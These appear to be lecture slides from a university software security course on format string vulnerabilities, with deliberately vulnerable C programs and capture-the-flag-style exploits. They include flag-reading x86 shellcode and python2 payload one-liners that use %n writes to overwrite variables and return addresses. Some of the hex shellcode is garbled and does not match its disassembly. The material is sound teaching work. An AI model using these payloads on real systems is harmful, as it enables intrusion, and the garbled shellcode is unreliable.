NEU CY 5770 Software Vulnerabilities and Security


Instructor: Dr. Ziming Zhao

formats3: From format string vul to buffer overflow

```
int vulfoo()
     char buf1[100];
     char buf2[100];
     fgets(buf2, 99, stdin);
     sprintf(buf1, buf2);
     return 0;
int main() {
     return vulfoo();
```

```
man sprintf
PRINTF(3)
                                                                                         Linux Programmer's Manual
                                                                                                                                                                                                   PRINTF(3)
      printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion
SYNOPSIS
      #include <stdio.h>
      int printf(const char *format, ...);
      int fprintf(FILE *stream, const char *format, ...);
      int dprintf(int fd, const char *format, ...);
      int sprintf(char *str, const char *format, ...);
      int snprintf(char *str, size_t size, const char *format, ...);
      #include <stdarg.h>
      int vprintf(const char *format, va_list ap);
      int vfprintf(FILE *stream, const char *format, va_list ap);
      int vdprintf(int fd, const char *format, va_list ap);
      int vsprintf(char *str, const char *format, va_list ap);
      int vsnprintf(char *str, size_t size, const char *format, va_list ap);
  Feature Test Macro Requirements for glibc (see feature_test_macros(7)):
      snprintf(), vsnprintf():
          _XOPEN_SOURCE >= 500 || _ISOC99_SOURCE ||
              || /* Glibc versions <= 2.19: */ _BSD_SOURCE
      dprintf(), vdprintf():
          Since glibc 2.10:
              _POSIX_C_SOURCE >= 200809L
          Before glibc 2.10:
              GNU SOURCE
```

formats3



Non-shell Shellcode 32bit printflag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000)

8049000:	6a 67	push 0x67			
8049002:	68 2f 66 6c 61	push 0x616c662f			
8049007:	31 c0	xor eax,eax			
8049009:	b0 05	mov al,0x5			
804900b:	89 e3	mov ebx,esp			
804900d:	31 c9	xor ecx,ecx			
804900f:	31 d2	xor edx,edx			
8049011:	cd 80	int 0x80			
8049013:	89 c1	mov ecx,eax			
8049015:	31 c0	xor eax,eax			
8049017:	b0 64	mov al,0x64			
8049019:	89 c6	mov esi,eax			
804901b:	31 c0	xor eax,eax			
804901d:	b0 bb	mov al,0xbb			
804901f:	31 db	xor ebx,ebx			
8049021:	b3 01	mov bl,0x1			
8049023:	31 d2	xor edx,edx			
8049025:	cd 80	int 0x80			
8049027:	31 c0	xor eax,eax			
8049029:	b0 01	mov al,0x1			
804902b:	31 db	xor ebx,ebx			
804902d:	cd 80	int 0x80			

\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xb0\xb0\x31\xdb\xb3\x01\x31\xd
2\xcd\x80\x31\xc0\xb0\xb1\x20\xb0\xb1\x31\xdb\xcd\x80

Exploit for format3 (shellcode in buffer)

```
Something like

python2 -c "print '%112d' + '\x??\x??\x??\x??' + '\x90'*?? +

'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\
xd2\xcd\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x
43\x31\xd2\xcd\x80\x31\xc0\x40\xcd\x80' " > /tmp/exploit

cat /tmp/exploit | ./formats3
```

formats3 Capture the flag Sequential overwrite

```
int vulfoo()
     char buf1[100];
     char buf2[100];
     fgets(buf2, 99, stdin);
     sprintf(buf1, buf2);
     return 0;
int main() {
     return vulfoo();
```


Formats5: overwrite global variable


```
int auth = 0;
int vulfoo()
       int stack = 0;
       asm ("mov %%ebp, %0\n\t"
              : "=r" (stack));
       printf("RET is at %x\n", stack + 4);
       char tmpbuf[512];
       fgets(tmpbuf, 510, stdin);
       printf(tmpbuf);
       return 0;}
int main() {
       vulfoo();
       if (auth)
              print_flag();}
```

Goal:

Call print_flag() by overwriting auth

formats5 32bit - call print_flag






formats5 32bit - (When EIP is in vulfoo)

0x20c = 524


bytes




804938f:

ret

formats5 32bit - (When EIP is in vulfoo)



formats5 32bit - (EIP in printf)



Formats6: overwrite variables

```
int auth = 0;
int auth1 = 0;
int vulfoo()
     char tmpbuf[512];
     fgets(tmpbuf, 510, stdin);
     printf(tmpbuf);
     return 0;}
int main() {
     vulfoo();
     printf("auth = \%d, auth1 = \%d\n", auth, auth1);
     if (auth == 60 && auth1 == 80)
           print_flag();
```

Goal: Call print_flag() by overwriting auth(s)

Formats5: overwrite return address on stack

```
int auth = 0;
int vulfoo()
      int stack = 0;
       asm ("mov %%ebp, %0\n\t"
              : "=r" (stack));
       printf("RET is at %x\n", stack + 4);
       char tmpbuf[512];
       fgets(tmpbuf, 510, stdin);
       printf(tmpbuf);
       return 0;}
int main() {
      vulfoo();
       if (auth)
              print_flag();}
```


Goal:

Get the flag without overwriting auth

Formats5: overwrite return address on stack

- 1. Overwrite the RET address on vulfoo's stack frame
 - a. Challenge: The address is 4 bytes. A big number. Solution: overwrite 1 byte a time instead of 4 bytes directly.
 - b. Challenge: The byte to be written could be a small number, but the printf already print more bytes than that. Solution: overflow the byte.

formats5 32bit



Specifiers

A format specifier follows this prototype: %[flags][width][.precision][length]specifier

The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers							
length	d i	иохХ	fFeEgGaA	С	S	р	n	
(none)	int	unsigned int	double	int	char*	void*	int*	
hh	signed char	unsigned char		92 20			signed char*	
h	short int	unsigned short int					short int*	
l	long int	unsigned long int		wint_t	wchar_t*		long int*	
11	long long int	unsigned long long int		20			long long int*	
j	intmax_t	uintmax_t					intmax_t*	
Z	size_t	size_t		3			size_t*	
t	ptrdiff_t	ptrdiff_t		0			ptrdiff_t*	
L			long double					

Note regarding the c specifier: it takes an int (or wint_t) as argument, but performs the proper conversion to a char value (or a wchar t) before formatting it for output.

Formats5: write on byte a time and integer overflow

```
python2 -c "print '\x8c\xd6\xff\xff' +
'%08x'*5 + '%0134517258x' + '%n'" |
./formatstring formats5 32
```

Formats9: overwrite more variables with large values

```
int auth = 0;
int auth1 = 0;
int auth2 = 0;
int vulfoo()
      char tmpbuf[512];
      fgets(tmpbuf, 510, stdin);
      printf(tmpbuf);
      return 0;
int main() {
      vulfoo();
      printf("auth = \%d, auth1 = \%d\n, auth2 = \%d", auth, auth1, auth2);
      if (auth == 0xdeadbeef && auth1 == 0xC0ffe && auth2 == 0xbeefface)
            print_flag();
```

Countermeasures

Compiler ASLR

Compare with Buffer Overflow

StackGuard

Non-executable Stack

What to Overwrite

StackGuard

Non-executable Stack

.ctors and .dtors

Each ELF file compiled with GCC contains special sections notated as ".dtors" and ".ctors" that are called destructors and constructors.

Constructor functions are called before the execution is passed to main() and destructors—after main() exits by using the system call exit. Since constructors are called even before the main part of the program starts, we are not able to do much exploiting even if we manage to change them, but destructors look more promising.